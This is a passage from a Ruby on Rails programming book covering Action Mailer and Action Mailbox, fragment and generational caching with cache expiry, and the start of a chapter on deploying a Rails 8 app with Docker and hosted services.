```

`ActionMailer::MessageDelivery` is just a wrapper object around a `Mail::Message`. If you want to inspect, alter, or do anything else with the `Mail::Message` object, you can access it via the `message` method on the delivery object.

Callbacks

Like their Action Controller counterparts, you can specify `before_action`, `after_action`, and `around_action` callbacks to run shared pre- and post-processing code within a mailer. Callbacks accept one or more symbols, representing a matching method in the mailer class:

```
before_action :set_headers
```

Or you can pass the callback a block to execute, like this:

```
before_action { logger.info "Sending out an email!" }
```

A common example of why you would use a callback in a mailer is to set inline attachments, such as images, that are used within the email template.

```
class NoticesMailer < ApplicationMailer
  before_action :set_inline_attachments

  def late_timesheet(user, week_of)
    @recipient = user.name
    mail(
      to: recipient.email,
      from: "test@myapp.com",
      subject: "[Time and Expenses] Timesheet notice"
    )
  end

  protected

  def set_inline_attachments
    attachments["logo.png"] = File.read("/images/logo.png")
  end
end
```

Action callbacks are covered in detail in Chapter “Working with Controllers,” in the “[Action Callbacks](#)” section.

Interceptors

There are situations, particularly in staging environments, when you want to intercept emails prior to delivery. Action Mailer provides this functionality via *Interceptors*. You can register them to make modifications to mail messages right before they are processed for delivery.

```
class SandboxEmailInterceptor
  def self.delivering_email(message)
    message.to = ['sandbox@example.com']
  end
end
```

For an interceptor to be active, you need to register it. Do that in an initializer file or within the environment script where you want the interceptor to be active.

```
ActionMailer::Base.register_interceptor(SandboxEmailInterceptor)
```

Previews

All email messages sent in development via Action Mailer are set to test mode by default in Rails. This means if you send an email from your application, the output of that message will display in your development log. While this can show you if the output is correct, it does not indicate whether the email message is rendered correctly. A way around this would be to connect your development environment to an actual SMTP server. Even though this would enable you to view the email in your mail client of choice, it's also a terrible idea—combined with realistic sample user data, and you could accidentally email real people.

Action Mailer previews give us a means of rendering plain text and HTML mail templates in the browser without delivering them. It's super helpful.

When we generated our `NoticesMailer` mailer at the beginning of the chapter, an action mailer preview class was generated and placed in `spec/mailers/previews/late_notice_preview.rb`.

It's empty by default, so let's flesh it out with some code that pulls up a user created in our `db/seeds.rb`.

```
# Preview all emails at http://localhost:3000/rails/mailers/notices_mailer
class NoticesMailerPreview < ActionMailer::Preview
  def late_timesheet
    user = User.find_by!(email: "obie@trwx.com")
    NoticesMailer.late_timesheet(recipient: user, week_of: 1.week.ago)
  end
end
```



You might be tempted to use fixtures or FactoryBot to create test data for your mailer previews. The problem with that approach is that since you're not in a test environment, the data you create in the preview code is not cleaned up automatically. We prefer using seed data because then we don't have to worry about object lifecycles.

To obtain a listing of all Action Mailer previews available within your application, navigate to `http://localhost:3000/rails/mailers/` while running a local development server instance. We pull up our own list of mailer preview instances and select the link for Notices Mailer, `late_timesheet`.

Configuration

If your production server has `sendmail` installed, then Action Mailer will happily use it to send emails. If you don't, and you don't want to use a third-party email service, then you can try setting up Rails to send your emails directly via SMTP.

Lacking `sendmail`, Rails will try to send email via SMTP (port 25) of `localhost`. If you happen to be running Rails on a host with an SMTP daemon running and it accepts SMTP email locally, you don't have to do anything else to send mail. If you don't have SMTP available on `localhost`, you have to decide how your system will send emails.

Most Rails applications rely on third-party SMTP services that specialize in delivering automated email, avoiding user spam filters and blacklists. The most popular email service providers in the world are Sendgrid, Postmark, and Mailgun. If you're already using Mailchimp (and you probably are, judging by their popularity), their transactional email add-on, formerly named Mandrill, is another potential option.



Most email service providers offer templating for emails. Those have the advantage of helping you design emails that work in every email client. This goes beyond the scope of this book though.

In addition to SMTP, the major email service vendors all provide the capability to send *transactional* emails via API. For example, sending single emails through Postmark is as simple as sending an HTTP POST request to their `/email` endpoint with a JSON message. Realistically, there's little reason to use third-party APIs directly in this way because they all have well-supported libraries that integrate with Action Mailer. To use Postmark, add the `postmark-rails` gem and configure accordingly:

```
config.action_mailer.delivery_method = :postmark
config.action_mailer.postmark_settings = { api_token: Rails.application.credentials.\
postmark_api_token }
```

Add the credentials to your credentials by running `rails credentials:edit` and adding:

```
postmark_api_token: "xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxxx"
```

Action Mailbox

Action Mailer always had the option to receive emails. With Rails 6, Rails introduced a new way to receive emails, though: Action Mailbox. The way you receive emails with Action Mailbox is much closer to defining routes and controllers. You can receive emails via Exim, Postfix, or Qmail. Or you can use one of the before mentioned Transactional Email Providers Mailgun, Mandrill, Postmark, and SendGrid. Opposed to Action Mailer, these four options are supported out of the box.

Let's first generate the required files and run our migrations:

```
rails action_mailbox:install
rails db:migrate
```

This command will generate the required migrations (one for Active Storage, if you did not use that yet and one for inbound mail table) and add the file `app/mailboxes/application_mailbox.rb`. We will come back to that in a minute. We also need to wire up RSpec. In our `spec/rails_helper.rb` we add:

```
RSpec.configure do |config|
  # ...
  config.include ActionMailbox::TestHelper, type: :mailbox
```

Back to our `ActionMailbox::Base`. This file is equivalent to `routes.rb` for HTTP requests. It matches the mails on the recipient's email address:

```
class ApplicationMailbox < ActionMailbox::Base
  # routing /something/i => :somewhere
end
```

For example, we want to allow our time and expense tracking app users to mail in expenses. To do that, we generate a unique email address for each of them: Alice should email her expenses to `expenses-bsJX8WiDhI@example.com`, Bob to `expenses-bob@l2FAsXVYCO.com`. Let's generate a mailbox for expenses:

```
rails generate mailbox Expenses
  create app/mailboxes/expenses_mailbox.rb
  invoke rspec
  create spec/mailboxes/expenses_mailbox_spec.rb
```

To add a unique mailbox ID to each user, we first add a migration to add a `mailbox_id` to each user:

```
rails g migration AddMailboxIdToUsers mailbox_id:string
```

We then generate that ID before creating users:

```
class User < ApplicationRecord
  before_create :generate_mailbox_id
  # ...

  private

  def generate_mailbox_id
    self.mailbox_id = SecureRandom.alphanumeric(10)
  end
end
```

Now, let's test-drive the behavior of our mailbox:

```
RSpec.describe ExpensesMailbox, type: :mailbox do
  let(:user) { create(:user) }

  it "creates an expense for each attachment" do
    inbound_mail = create_inbound_email_from_mail(
      to: "expenses-#{user.mailbox_id}@example.com",
      from: "alice@example.org",
      subject: "Fwd: Thanks for your stay",
      body: "Find the invoice attached"
    )
    inbound_mail.mail.attachments["invoice.jpg"] = "some-file-content"

    expect { inbound_mail.route }.to change { user.reload.expenses.length }.by 1
  end
end
```

In our spec, we have access to the `create_inbound_email_from_mail` helper. We provide it with `to`, `from`, `subject` and `body`. Unfortunately, this helper does not accept attachments. So we attach it manually in the following line. Finally, we expect that routing the mail adds one expense to our user. Running our spec yields an `ActionMailbox::Router::RoutingError`. Let's fix it by routing the mails to our new mailbox in `app/mailboxes/application_mailbox.rb`:


```
class ApplicationMailbox < ActionMailbox::Base
  routing /^expenses\-.+@/i => :expenses
end
```

Routes in ActionMailbox take a regular expression that matches the recipient email. Here, we match on all email addresses starting with expenses-.

1) ExpensesMailbox works

```
Failure/Error: expect { inbound_mail.route }.to change { user.reload.expenses.length }
  by 1
  expected `user.reload.expenses.length` to have changed by 1, but was changed by 0
  # ./spec/mailboxes/expenses_mailbox_spec.rb:15:in `block (2 levels) in <top (required)>'
```

ActionMailbox does not forward the match to the mailbox. Therefore we need to match again in our ExpensesMailbox. We then find the according user and attach the expenses to them:

```
class ExpensesMailbox < ApplicationMailbox
  RECIPIENT_FORMAT = /^expenses-(.+)?@/

  def process
    mailbox_id = mail.recipients.map { |recipient| RECIPIENT_FORMAT.match(recipient)\
    }.find(&:present?)[1]
    user = User.find_by mailbox_id: mailbox_id

    mail.attachments.each do |attachment|
      expense = user.expenses.build
      expense.receipt.attach(
        io: StringIO.new(attachment.decoded),
        filename: attachment.filename,
        content_type: attachment.content_type
      )
    end
    user.save
  end
end
```

Now, our spec will pass. To try this in development, we can go to http://localhost:3000/rails/conductor/action_mailbox/inbound_emails/new and deliver an inbound email. To configure ActionMailbox with one of the transactional email providers, check out the [Rails Guide](#)¹³¹.

¹³¹https://guides.rubyonrails.org/action_mailbox_basics.html#configuration

Conclusion

In this chapter, we learned how Rails makes sending and receiving emails easy. You can set up your application with relatively little code to send emails, even HTML emails with inline graphics attachments. We also briefly covered the configuration settings in your application's environment-specific configuration related to mail.

Cache Store

There are three cardinal rules, Mr. Nick. One, there is no black magic, only cheap tricks and... I forgot the others.

—Dr. Parnassus, *The Imaginarium of Doctor Parnassus* (2009)

At the heart of caching in Rails are the different implementations of the abstract class `ActiveSupport::Cache::Store`. Rails exposes its default cache store via the `Rails.cache` method, and you can use it anywhere in your application or from the console:

```
>> Rails.cache.write(:color, :red)
=> true
>> Rails.cache.read :color
=> :red
```

One of the most common patterns of simple cache usage is to eliminate database lookups for commonly accessed data using the cache's `fetch` method. For the following example, assume that your application's user objects are queried very often by id. The `fetch` method takes a block that is executed and used to populate the cache when the lookup *misses*, that is, a value is not already present.

```
>> Rails.cache.fetch(:color) { :green }
=> :red
>> Rails.cache.fetch(:second_color) { :green }
=> :green
```

There are several options that can be passed to `fetch` to provide different types of behavior for each of the different stores. Options in addition to those listed here are available based on the individual cache implementations.

:compress

Use compression for this request.

:expire_in

Tell an individual key in the cache to expire in *n* seconds.

:force

If set to true will force the cache to delete the supplied key.

:race_condition_ttl

Supply seconds as an integer and a block. When an item in the cache is expired for less than the number of seconds, its time gets updated and its value is set to the result of the block.

There are other available functions on caches, and additional options can be passed depending on the specific cache store implementation.

delete(name, options)

Delete a value for the key.

exist?(name, options)

Will return true if a value exists for the provided key.

read(name, options)

Get a value for the supplied key or return nil if none found.

read_multi(*names)

Return the values for the supplied keys as a hash of key/value pairs.

write(name, value, options)

Write a value to the cache.

Cache Storage

You can set up your application's default cache store by calling `config.cache_store=` in the Application definition inside your `config/application.rb` file or in an environment specific configuration file. The first argument will be the cache store to use, and the rest of the argument will be passed as arguments to the cache store constructor.

By default, Rails gives you the following options for storage of action and fragment cache data:

ActiveSupport::Cache::NullStore

A cache store implementation that doesn't store anything. Useful in development and test environments where you don't want caching turned on but need to go through the caching interface.

ActiveSupport::Cache::FileStore

Keeps the fragments on disk in the `cache_path`, which works well for all types of environments (except Heroku) and shares the fragments for all the web server processes running off the same application directory.¹³²

ActiveSupport::Cache::MemoryStore

Keeps fragments in process memory, in a threadsafe fashion. This store can potentially consume an unacceptable amount of memory if you do not limit it and implement a good expiration strategy. The cache store has a bounded size specified by the `:size` options to the initializer (default is 32.megabytes). When the cache exceeds the allotted size, a cleanup will occur and the least recently used entries will be removed. Note that only small Rails applications that are deployed on a single process will ever benefit from this configuration.

ActiveSupport::Cache::MemCacheStore

Keeps the fragments in memcached.

¹³²If you think about the implications of running a cached application on a cluster of distinct physical servers, you might realize that cache invalidation is going to be painful. Unless you set up the file storage to point at a shared filesystem such as NFS or GFS, it won't work.

ActiveSupport::Cache::RedisCacheStore

Keeps the fragments in Redis. Take care to use a *dedicated Redis cache* rather than pointing this at your existing Redis server, and set it up as an [LRU-Cache](#)¹³³

The new kid on the block is [Solid Cache](#)¹³⁴, which is now the default since Rails 8. It is a separate gem, and not part of the Rails code base. It will store your cache entries in a database. We recommend to store the cache entries in a separate database from your main database.

All cache stores take the following hash options as their last parameter:

expires_in

Supply a time for items to be expired from the cache.

compress

Specify whether to use compression or not.

compress_threshold

Specify the threshold at which to compress, with the default being 16k.

namespace

If your application shares a cache with others, this option can be used to create a namespace for it.

race_condition_ttl

This option is used in conjunction with the `:expires_in` option on content that is accessed and updated heavily. It prevents multiple processes from trying to simultaneously repopulate the same key. The value of the option sets the number of seconds that an expired entry can be reused (be *stale*) while a new value is being regenerated.

Initializing New Caches

We can also initialize a new cache directly or through `ActiveSupport::Cache.lookup_store` if we want to use different caches for different reasons. (Not that we recommend doing that.) Either one of these methods of creating a new cache takes the same expiration and compression options as mentioned previously.

```
ActiveSupport::Cache::MemCacheStore.new(  
  expire_in: 5.seconds  
)  
ActiveSupport::Cache.lookup_store(  
  :mem_cache_store, compress: true  
)
```

Once you have your cache object, you can read and write to it via its straightforward API, and any Ruby object that can be serialized can be cached, including nils.

¹³³<https://redis.io/docs/latest/develop/reference/eviction>

¹³⁴https://github.com/rails/solid_cache

```
cache = ActiveSupport::Cache::MemoryStore.new
cache.write(:name, "John Doe")
cache.fetch(:name) # => "John Doe"
```

Fragment Caching

Building on this low-level application, Rails offers fragment caching to address a common use case. Most of the time, you won't have too many pages with completely static content. That's where fragment caching comes into play.

Users are accustomed to dynamic content on the page, and your application layout will be filled with things like welcome messages and notification counts. Fragment caching enables us to capture parts of the rendered page and serve them up on subsequent requests without rendering their content again.

By its very nature, Fragment caching is something that you specify in your view template rather than at the controller level. You do so using the `cache` view helper method of the `ActionView::Helpers::CacheHelper` module. In addition to its optional parameters, the method takes a block, enabling you to wrap content that should be cached easily.

Once we log in to the sample application reflected, the header section should probably display information about the user, so action-caching the index page is out of the question. We'll remove the `caches_action` directive from the `EntriesController` but leave `cache_page` in place for the `public` action. Then we'll go into the `entries/index.html.haml` template and add fragment caching:

```
%h1 #{@user.name}'s Journal
%ul.#{entries}
  - cache do
    = render partial: 'entry', collection: @entries
```

Just like that, the HTML that renders the collection of entries is stored as a cached fragment associated with the entries page. Future requests will not need to re-render the entries. Here's what it looks like when Rails checks to see whether the content is already in the cache:

```
"get" "views/localhost:3000/entries/d57823a936b2ee781687c74c44e056a0"
```

The cache was not *warm* on the first request, so Rails renders the content and sets it into the cache for future use:

```
"setex" "views/localhost:3000/entries/d57823a936b2ee781687c74c44e056a0"
"5400" "\x04\bo: ActiveSupport::Cache::Entry\b:\x0b@valueI"\x02\xbbf
<li class="entry">...
```

If you analyze the structure of the keys being sent to the cache you'll notice that they are composed of several distinct parts.

views/

Indicates that we are doing some view caching.

hostname/

The host and port serving up the content. Note that this doesn't break with virtual hostnames since the name of the server itself is used.

type/

In the case of our example it's `entries`, but that spot in the key would contain some indicator of the type of data being rendered. If you do not provide a specific key name, it will be set to the name of the controller serving up the content.

digest/

The remaining hexadecimal string is an MD5 hash of the template content, so that changing the content of the template *busts* the cache. This functionality eliminates the need for homebrewed template versioning schemes. Most template dependencies can be derived from calls to render in the template itself.¹³⁵



Despite the nifty cache-busting behavior of automatically adding template digests to your cache keys, there are some situations where changes to the way you're generating markup will not bust the cache correctly. The primary case is when you have markup generated in a helper method, and you change the body of that helper method. The digest hash generated for templates that use that helper method will not change; they have no way of knowing to do so. There is no super elegant solution to this problem. The Rails Core Team suggests adding a comment to the template where the helper is used and modifying it whenever the helper's behavior changes.¹³⁶

Fragment Cache Keys

The cache method takes an optional name parameter that we left blank. That's an acceptable solution when only one cached fragment is on a page. Usually, there'll be more than one. Therefore, it's a good practice to identify the fragment in a way that will prevent collisions with other fragments, whether they are on the same page or not. Here is an enhanced version of the entries page. Since this blog handles content for multiple users, we're keying the list of entries of the user object itself:

¹³⁵https://github.com/rails/cache_digests#implicit-dependencies

¹³⁶https://github.com/rails/cache_digests#explicit-dependencies

```
%h1 *{@user.name}'s Journal
```

```
- cache @user do
  %ul.entries
    = render partial: 'entry', collection: @entries

- content_for :sidebar do
  - cache [@user, :recent_comments] do
    = render partial: 'comment', collection: @recent_comments
```

Notice that we've also added recent comments in the sidebar and named those fragment cache accordingly to show how to namespace cache keys. Also note the use of an array in place of a name or single object for those declarations, to create a *compound key*. After the code is rendered, there will be at least two fragments in the cache, keyed as follows:

```
views/users/1-20131126171127/1e4adb3067d5a7598ea1d0fd0f7b7ff1
views/users/1-20131126171127/recent_comments/1f440155af81f1358d8f97a099395802
```

Note that the recent comments are correctly identified with a suffix. We'll also add a suffix to the cache of entries, to make sure that we don't have conflicts in the future.

```
- cache [@user, :entries] do
  %ul.entries
    = render partial: 'entry', collection: @entries
  ...
```

Accounting for URL Parameters

Earlier versions of Rails transparently used elements of the page's URL to key fragments in the cache. It was an elegant solution to the somewhat difficult problem of caching pages that take parameters. Consider, for instance, what would happen if you added pagination, filtering, or sorting to your list of blog entries in our sample app: the cache directive would ignore the parameters because it's keying strictly on the identity of the user object. Therefore, we need to add other relevant parameters to a compound key for that page content.

For example, let's expand our compound key for user entries by adding the page number requested:

```
- cache [@user, :entries, page: params[:page]] do
  %ul.entries
    = render partial: 'entry', collection: @entries
```

The key mechanism understands hashes as part of the compound key and adds their content using a slash delimiter.


```
views/users/1-20131126171127/entries/page/1/1e4adb3067d5a7598ea1d0fd0f7b7ff1
views/users/1-20131126171127/entries/page/2/1e4adb3067d5a7598ea1d0fd0f7b7ff1
views/users/1-20131126171127/entries/page/3/1e4adb3067d5a7598ea1d0fd0f7b7ff1
etc...
```

If your site is localized, you probably want to include the user's locale in the compound key to avoid serving up the wrong languages to visitors from different places.

```
- cache [@user, :entries, locale: @user.locale, page: params[:page]] do
  %ul.entries
    = render partial: 'entry', collection: @entries
```

As you can tell, the construction of cache keys can get complicated, and that's a lot of logic to be carrying around in our view templates. DRY up your code if necessary by extracting into a view helper and/or overriding the key object's `cache_key` method.

```
class User < ApplicationRecord
  def cache_key
    [super, locale].join '-'
  end
```



As you've seen in our examples so far, the `cache` method accepts objects, whether by themselves or in an array as its name parameter. When you do that, it'll call `cache_key` or `to_param` on the object provided to get a name for the fragment. By default, ActiveRecord and Mongoid objects respond to `cache_key` with a dashed combination of their id and `updated_at` timestamp (if available).

Global Fragments

Sometimes, you'll want to fragment-cache content that is not specific to a single part of your application. To add globally keyed fragments to the cache, use the `name` parameter of the `cache` helper method, but give it a string identifier instead of an object or array.

Here we cache the site stats partial for every user, using `:site_stats` as the key:

```
%h1 *{@user.name}'s Journal

- cache [@user, :entries, page: params[:page]] do
  %ul.entries
    = render partial: 'entry', collection: @entries

- content_for :sidebar do
  - cache(:site_stats) do
    = render partial: 'site_stats'
  ...
```

Now, requesting the page results in the following key being added to the cache:

```
views/site_stats/1e4adb3067d5a7598ea1d0fd0f7b7ff1
```

Relation Cache Keys

You also have an option for caching data originating with Active Record queries: ActiveRecord::Relation has a cache_key method. Assume that our Auction class has a live scope, and we use it as the object that we pass to the cache method. When cache_key is invoked on it, this is what the resulting key will look like:

```
>> Auction.live.all.cache_key
=> "auctions/query-c4b1ec1948b8f67ed32b36805"
```

auctions

Identifies the table supplying the data.

query-**<hex-digest>**

An MD5 hexadecimal digest of the SQL used to query the database.

If ActiveRecord::Base.collection_cache_versioning is turned off, the cache key will also include a version.

```
>> ActiveRecord::Base.collection_cache_versioning = false
=> false
>> Action.live.all.cache_key
=> "auctions/query-c4b1ec1948b8f67ed32b36805-27-20211219114837891438"
```

27 The number of results returned from the database.

20211219114837891438

Timestamp of the newest record in the result set (based on the value of `:created_at` attribute.)

While this technique is promising, there are some sharp edge cases to consider. First, the reliance on counting the number of results items doesn't work on relations that include a `limit` clause. Secondly, modifying one of the records doesn't necessarily invalidate the cache. The `ActiveRecord::Base.collection_cache_versioning` is turned on by default to avoid any of these pitfalls.

Generational Caching

If you nest calls to the `cache` method and provide objects as key names, you get a strategy referred to as *generational caching*. Let's update our example code to take advantage of this strategy, assuming that a user has many entries and remembering that this is a simple blog application.

```
%h1 #{@user.name}'s Journal

- cache [@user, :entries, page: params[:page]] do
  %ul.entries
    = render partial: 'entry', collection: @entries

- content_for :sidebar do
  - cache(:site_stats) do
    = render partial: 'site_stats'

-# entries/_entry.html.haml

- cache entry do
  %li[entry]
    %p.content= entry.content
  ...
```

Now we retain fast performance even if the top-level cache is busted. For instance, adding a new entry would update the timestamp of the `@user`, but only the new entry has to be rendered. The rest of the content already exists as smaller fragments that are valid and can be reused.

For this to work correctly, there has to be a way for the parent object (`@user` in the case of the example) to be updated automatically when one of its dependent objects changes. That's where the touch functionality of ActiveRecord and other object mapper libraries comes in:

```
class User < ActiveRecord::Base
  has_many :entries
end

class Entry < ActiveRecord::Base
  belongs_to :user, touch: true
end
```

Jonathan Kupferman discussed this caching strategies back in 2011¹³⁷:

I have found that using this strategy can dramatically improve application performance and lessen database load considerably. It can save tons of expensive table scans from happening in the database. By sparing the database of these requests, other queries that do hit the database can be completed more quickly.

In order to maintain cache consistency this strategy is conservative in nature, this results in keys being expired that don't necessarily need to be expired. For example if you update a post in a particular category, this strategy will expire all the keys for all the categories. While this may seem somewhat inefficient and ripe for optimization, I've often found that most applications are so read-heavy that these types of optimization don't make a noticeable overall performance difference. Plus, the code to implement those optimizations then become application or model specific, and more difficult to maintain.

[In] this strategy nothing is ever explicitly deleted from the cache. This has some implications with respect to the caching tool and eviction policy that you use. This strategy was designed to be used with caches that employ a Least Recently Used (LRU) eviction policy (like Memcached). An LRU policy will result in keys the with old generations being evicted first, which is precisely what you want. Other eviction policies can be used (e.g. FIFO) although they may not be as effective.



In the Rails World, this strategy is also known as “Russian-Doll Caching” due to two articles written by Basecamp in 2012 about how they used this strategy.

- [How Basecamp Next got to be so damn fast without using much client-side UI](#)¹³⁸
- [How key-based cache expiration works](#)¹³⁹

¹³⁷https://www.regexprn.com/2011/06/web-application-caching-strategies_05.html

¹³⁸<https://signalvnoise.com/posts/3112-how-basecamp-next-got-to-be-so-damn-fast-without-using-much-client-side-ui>

¹³⁹<https://signalvnoise.com/posts/3113-how-key-based-cache-expiration-works>

Collection Caching

If you know ahead of time that you will be rendering a collection of objects that contain cached fragments, then you can explicitly tell Rails to grab all the data at once using `read_multi` instead of one at a time. You do that by adding `cached: true` to your collection rendering.

```
= render partial: 'entry', collection: @entries, cached: true
```

Using this technique can speed up rendering significantly by avoiding what's known as an “N+1 select problem” in the database world. Some claim speed improvements of up to 78%.¹⁴⁰ You'll see this behavior reflected in the logs like this:

```
Rendered collection of entries/_entry.html.erb [20 / 20 cache hits] (219.5ms)
```

Conditional Caching

Rails provides `cache_if` and `cache_unless` convenience helpers that wrap the `cache` method and add a boolean parameter.

```
- cache_unless current_user.admin?, @expensive_stats_to_calculate do
  ...
```

Expiration of Cached Content

Whenever you use caching, you need to consider all situations that cause the cache to become stale (out of date). As we've seen, so-called *generational caching* attempts to solve cache expiry by tying the keys to information about the versions of the underlying objects. But if you don't use generational caching, you need to write code that manually sweeps away old cached content or makes it time-out so that new content can be cached in its place.

Time-based Expiry

The most straightforward strategy for cache invalidation is time-based: automatically telling the cache to invalidate content after a set time. All of the Rails cache providers accept an option for time-based expiry. Just add `:expires_in` to your fragment cache directive:

¹⁴⁰<https://ninjasandrobots.com/rails-faster-partial-rendering-and-caching>

```
- cache @entry, expire_in: 2.hours do  
  = render @post
```

We can tell you from experience that this kind of cache invalidation is only suitable for a narrow set of circumstances. You only want to invalidate when underlying data changes state most of the time.

Expiring Pages and Actions

The `expire_page` and `expire_action` controller methods let you explicitly delete content from the cache in your action to regenerate it on the subsequent request. There are various ways to identify the content to expire, but one is passing a hash with `url_for` conventions used elsewhere in Rails. Given the esoteric nature of this topic, we leave it as a research exercise for the motivated reader.

Expiring Fragments

The sample blogging app we've been playing with has globally cached content to clear out, for which we'll be using the `expire_fragment` method.

```
def create  
  @entry = @user.entries.build(params[:entry])  
  if @entry.save  
    expire_fragment(:site_stats)  
    redirect_to entries_path(@entry)  
  else  
    render action: 'new'  
  end  
end
```

This isn't the greatest or most current Rails code in the world. All it's doing is showing you basic use of `expire_fragment`. Remember that the key you provide to `expire_fragment` needs to match the key you used to set the cache in the first place. The difficulty in maintaining this kind of code is the reason that key invalidation is considered one of the hardest problems in computer science!

Occasionally, you might want to blow away any cached content that references a particular bit of data. Luckily, the `expire_fragment` method also understands regular expressions. In the following example, we invalidate anything related to a particular user:

```
expire_fragment(%r{@user.cache_key})
```

Automatic Cache Expiry with Sweepers

Since caching is a unique concern, it tends to feel like something you should apply in an aspect-oriented fashion instead of procedurally. A Sweeper class is kind of like an old-school Active Record Observer object, except that it's specialized for use in expiring cached content. When you write a sweeper, you tell it which of your models to observe for changes, just as you would with callback classes and observers.



Remember that observers are not included in Rails by default, so if you need sweepers, you'll have to add the official observers gem to your Gemfile.

```
gem 'rails-observers'
```

```
class EntrySweeper < ActionController::Caching::Sweeper
  observe Entry

  def expire_cached_content(entry)
    expire_page controller: 'entries', action: 'public'
    expire_fragment(:site_stats)
  end

  alias_method :after_commit, :expire_cached_content
  alias_method :after_destroy, :expire_cached_content
end
```

Once you have a Sweeper class written, you still have to tell your controller to use that sweeper in conjunction with its actions. Here's the top of the revised entries controller:

```
class EntriesController < ApplicationController
  caches_page :public
  cache_sweeper :entry_sweeper, only: [:create, :update, :destroy]
  ...
end
```

Like many other controller macros, the `cache_sweeper` method takes `:only` and `:except` options. There's no need to bother the sweeper for actions that can't modify the state of the application, so we do indeed include the `:only` option in our example.

Cache Logging

If you've turned on caching during development, you can monitor the Rails console or development log for messages about caching and expiration.

```
Write fragment views/pages/52781671756e6bd2fa060000-20131110153647/  
stats/1f440155af81f1358d8f97a099395802 (1.4ms)  
Cache digest for pages/_page.html: 1f440155af81f1358d8f97a099395802  
Read fragment views/pages/52781604756e6bd2fa050000-20131104214748/  
stats/1f440155af81f1358d8f97a099395802 (0.3ms)
```


Deployment

Our highest priority is to satisfy the customer through early and continuous delivery of valuable software.

—[Principles behind the Agile Manifesto](https://agilemanifesto.org/principles.html)¹⁴¹

One of the promises of Rails 8 is to enable you to easily go from `rails new` to production. There are two sets of features to help with this:

1. Only require a database (PostgreSQL, MySQL/MariaDB, or SQLite) and an object store (S3 compatible) for the state of the application.
2. The new deployment tool, Kamal 2.

We define deployment as all activities required to make a software system available for use. In other words, the steps to make the application you’re working on and running on your local machine available to the world. This is a vast topic that is impossible to cover in one chapter. But we want to provide you with the most important aspects to encourage you to explore the topic further.

In this chapter, we take a look at the basic requirements and options we have for going to production. Then we will take a look at the new deployment tool Kamal and at the features offered by PaaS providers. The goal is to give you a good foundation to decide on your deployment setup.

Our application in production

In this chapter, we will focus on a Rails application built as a monolith. This keeps us focused and prevents us from going into the myriad of ways to split your application.

Docker

Our recommendation is to run your application in a Docker container in production. This allows you to replicate an important part of the production setup locally if you run into difficult-to-debug errors. With Docker, you’re not only describing the Ruby part of your dependencies, as you do in your Gemfile and `Gemfile.lock` (which describe both the Ruby version and all your gems). You also control all the packages installed in your Linux distribution.

You first need to install Docker. On a Mac or Windows machine, you install [Docker Desktop](https://www.docker.com/products/docker-desktop)¹⁴². On Linux, you instead install Docker itself [following the instructions for your distro](https://docs.docker.com/desktop/setup/install/linux)¹⁴³. A great

¹⁴¹<https://agilemanifesto.org/principles.html>

¹⁴²<https://www.docker.com/products/docker-desktop>

¹⁴³<https://docs.docker.com/desktop/setup/install/linux>

alternative to Docker is Podman. [You can find the install instructions here¹⁴⁴](#). You use it in the same way you use Docker, just replace `docker` with `podman` in the commands.

The Dockerfile Rails generates is designed for production, not development. To build and run your application in Docker locally, run the following commands:

```
docker build -t time_and_expenses .
docker run -d -p 80:80 -e RAILS_MASTER_KEY=<value from config/master.key> --name time_and_expenses time_and_expenses
```

Depending on our setup, we will also need to run the application as background workers.



By default, pushing your code to Heroku or Digital Ocean App Platform runs [buildpack¹⁴⁵](#) to build a container for your application. That means that without you writing a Dockerfile, it will determine what is needed in your container (Ruby and Node, for example) and build the container accordingly.

Database

In addition to the application, we need our database. We recommend PostgreSQL, but everything in this chapter applies to MySQL and MariaDB as well¹⁴⁶. Using the new default setup in Rails 8, we can use our database for our jobs, cache, and cable, too.

The data in our database is extremely valuable to both our customers and ourselves. So we need to make sure we have a solid backup strategy for it if anything goes wrong. If you don't have someone on your team who is really into database administration, we recommend renting your database as a service. Make sure your provider takes care of backups and offers easy solutions to keep your Postgres up to date and move to a more powerful machine when you need it.



Letting someone else do your backups doesn't mean you should not test your backups before something bad happens.

If you chose to go with a database as a service, keep an eye on the latency between your Rails application and your database. The most straightforward way to have a low latency will be buying your database service from the same provider as your application instances. But there are also providers like Crunchy Data that offer their service in multiple clouds.

¹⁴⁴<https://podman.io/docs/installation>

¹⁴⁵<https://buildpacks.io>

¹⁴⁶SQLite, however, works slightly differently. As none of us have production experience with SQLite, we will not cover it in this chapter

Object Storage

Most applications also allow their users to upload files, like images. If this is the case, you will need a place to put them as well. The solution we recommend here is using Active Storage in combination with Object Storage (for example, AWS S3, Digital Ocean Spaces, or Tigris). Object Storage is a key value store where the value can be big, binary files, and that ensures your data doesn't get lost. Memcached, for example, only fulfills the first requirement but not the second one.

Email

Additionally, most applications will send emails, and some will also receive emails. Again, Rails has us covered here with Action Mailer and Action Mailbox. But we will need an email server as well (for example, AWS SES, Mailjet or Postmark).

Load Balancing, CDN, TLS, and HTTP/2

Most applications will run on multiple servers for scaling and redundancy. If you choose this setup, you will also need a load balancer that distributes the traffic over the servers. In most cases, this load balancer will also take care of TLS and offer HTTP/2 and maybe HTTP/3. If you don't, you can also do this with Thruster instead.



Independent of how you deploy, TLS is non-optional. Make sure your TLS certificates are renewed automatically and way before they expire.

More notes:


Many applications will run behind a CDN to decrease latency to your clients and resist DDoS attacks. Some providers like AWS or Digital Ocean offer their own CDN. For providers like Heroku or Hetzner, you need to choose a different vendor like Cloudflare.

Observability

Observability is the ability to understand how different components interact, and why things are happening. Covering this topic (which covers tools like traces, spans, metrics, and events) goes beyond the scope of our chapter. But we highly recommend adding tooling for monitoring your hosts, performance, uptime, and errors.

Setup

This gives us this setup:



Deployment Overview

We usually deploy multiple instances of our container. In each container we will find:

